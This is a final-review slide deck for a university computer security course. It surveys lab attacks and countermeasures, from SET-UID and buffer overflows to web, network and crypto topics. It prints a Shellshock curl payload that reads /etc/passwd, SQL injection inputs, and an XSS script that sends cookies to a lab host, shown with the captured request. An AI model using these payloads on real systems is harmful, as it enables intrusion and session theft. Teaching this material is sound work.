# CSCI 476: Computer Security

Review + Lessons Learned

Reese Pearsall

Spring 2023



*all images are stolen from the internet

# Announcements

- Lab 10 due **tonight**

- Fill out the course evaluation

→ Current Response Rate: **92%**


→ **Extra credit has been achieved!**

- Final Lab due on **Wednesday May 10th** at 11:59 PM

- Project Grades have been posted

*Meatball wishes you good luck on your final exams*

# CSCI 476 Timeline




Look at a variety of attacks in the realm of **software security**, **web security**, **network security**, **cryptography**

→ Learn the countermeasures for these attacks (and how effective they are)

# SET-UID Programs

A SET-UID Program allows a user to run a program with the program owner's privilege

- User runs a program w/ temporarily elevated privileges

Every process has two User IDs

- Real UID (RUID)– Identifies the **owner** of the process
- Effective UID (EUID)– Identifies **current privilege** of the process

**If a program owner == root,**
**The program runs with root privileges**

- Methods of Attack
  - Unsafe Function Calls (`system()` vs `exec()` )
  - Overwriting important ENV variables (`PATH`)
  - Overwriting important linking ENV variables (`LD PRELOAD`)

# Shellshock Attack

- Due to parsing logic in a vulnerable version of bash, we can export an environment variable that bash will interpret as a shell function


- Bash identifies **A** as a function because of the leading "`() {`" and converts it to **B**

```
[A]$ foo=() { echo "hello world"; }; echo "extra";
[B]$ foo () { echo "hello world"; }; echo "extra";
```

- In B, the string now becomes **two commands**

**Two conditions** are needed to exploit the vulnerability


- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via env. variables**




A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine

Example Payload

curl -A "() { echo :; }; echo; /bin/cat /etc/passwd" `[URL]`




bash is listening for input on a network connection

# Buffer Overflow


When a program unsafely writes data to **the stack** via some buffer, we can overflow the buffer with our data

- If we are smart, we can overwrite the **return address** and have the code jump to **our malicious function**

To find the important locations in our stack, we used $**ebp** and $**esp**

Countermeasures:

- Secure Shell (/bin/dash)
- ASLR
- Stack Guard
- Non-Executble Stack




The malicious code that we injected was **shellcode**

How did we bypass these countermeasures?

We filled overwrote everything else with **NOPs**

# SQL Injection

It is common for user input to be inserted into a back-end SQL query. If an application is not careful about sanitizing user input, a user could **supply an input that could be interpreted as SQL code and will interfere with the query**

```
SELECT * FROM credential WHERE
name= '          ' and password='          ';
```

```
SELECT * FROM credential WHERE
name= 'Alice'#' and password='asdasdasd';
```

```
Username = Alice'#
Password = asdasdasd
```

NickName: ',salary='100000000

```
UPDATE credential SET
nickname='',salary='100000000',
email='$input_email',
address='$input_address',
PhoneNumber='$input_phonenumber'
where ID=$id;
```

Countermeasure: SQL Prepare() statements

# XSS Attack


Goal: Get someone else's browser to execute our own JavaScript code

Vulnerability: Unsafe user input handling, and unsafe web communication policies

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

```
Connection received on 10.0.2.4 38954
GET /?c=Elgg%3Dc3nvr4sm57jqk48dns0hb8bub3 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```

*netcat server*




Countermeasures:


- Filtering
- Encoding
- CSP, CORS


# TCP Attacks

- **TCP Flooding-** spoof a bunch of packets with bogus source IP addresses with the SYN flag. The server thinks these are legitimate requests and allocates computational resources for the request. We flood a server with these until the server can no longer accept new requests (and essentially denying service)

- **TCP Reset-** Break an existing TCP connection by spoofing a TCP RST packet that looks like it came from one of the people in the existing TCP connection.

- **TCP Hijack-** Hijack an existing TCP connection to get a TCP server to execute arbitrary commands. Spoofed a packet with the correct information so that the server thinks it came from the client








TCP Header

# DNS Poisoning

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information

Instead of going to the IP address of the legitime website, they will go to the IP address that we place in our malicious DNS response (spoofed)




# Symmetric Cryptography / Secret Key Encryption

Block Cipher (AES)
→ Split messages into fixed sized blocks, encrypt each block separately

Hello there world


| | | |
|---|---|---|
| 01101000 | 01100101 | 01101100 |
| 01101100 | 01101111 | 00100000 |
| 01110100 | 01101000 | 01100101 |
| 01110010 | 01100101 | 00100000 |
| 01110111 | 01101111 | 01110010 |
| 01101100 | 01100100 | 00001010 |


Block 1 Block 2 Block 3




Modes of encryption: **ECB**, CBC, CFG, CTR, CFB

**Padding** gets applied if the plaintext is not a multiple of the block size






An **initialization vector** (**IV**) is an arbitrary number that can be used with a secret key for data encryption

## Frequency Analysis

(as a way to crack substitutions ciphers)



# Hashing




Properties of Cryptographic Hash Function:


- Given a hash, it should be difficult to reverse it
- Given a message and it's hash, it should be difficult to find another message that has the same hash
- In general, difficult to calculate two values that have the same hash

Applications of Hashing:

- Message Integrity
- Password Storing
- Fairness and Commitment

**Birthday Paradox**

Hash Collisions occur when two inputs map to the same hash, which can have some scary consequences




# Asymmetric Cryptography / Public Key Encryption

Public Key vs Private Key (Mathematically linked)


Public key used to encrypt; Private key used to decrypt

Alice knows the prime products that generated her key, so it's very easy for her to factorize

Eve does not know the products, and it is computationally infeasible for her to calculate the integer factorization of very large number




Diffie Helman Technique is used to transport a secret over an unsecure channel



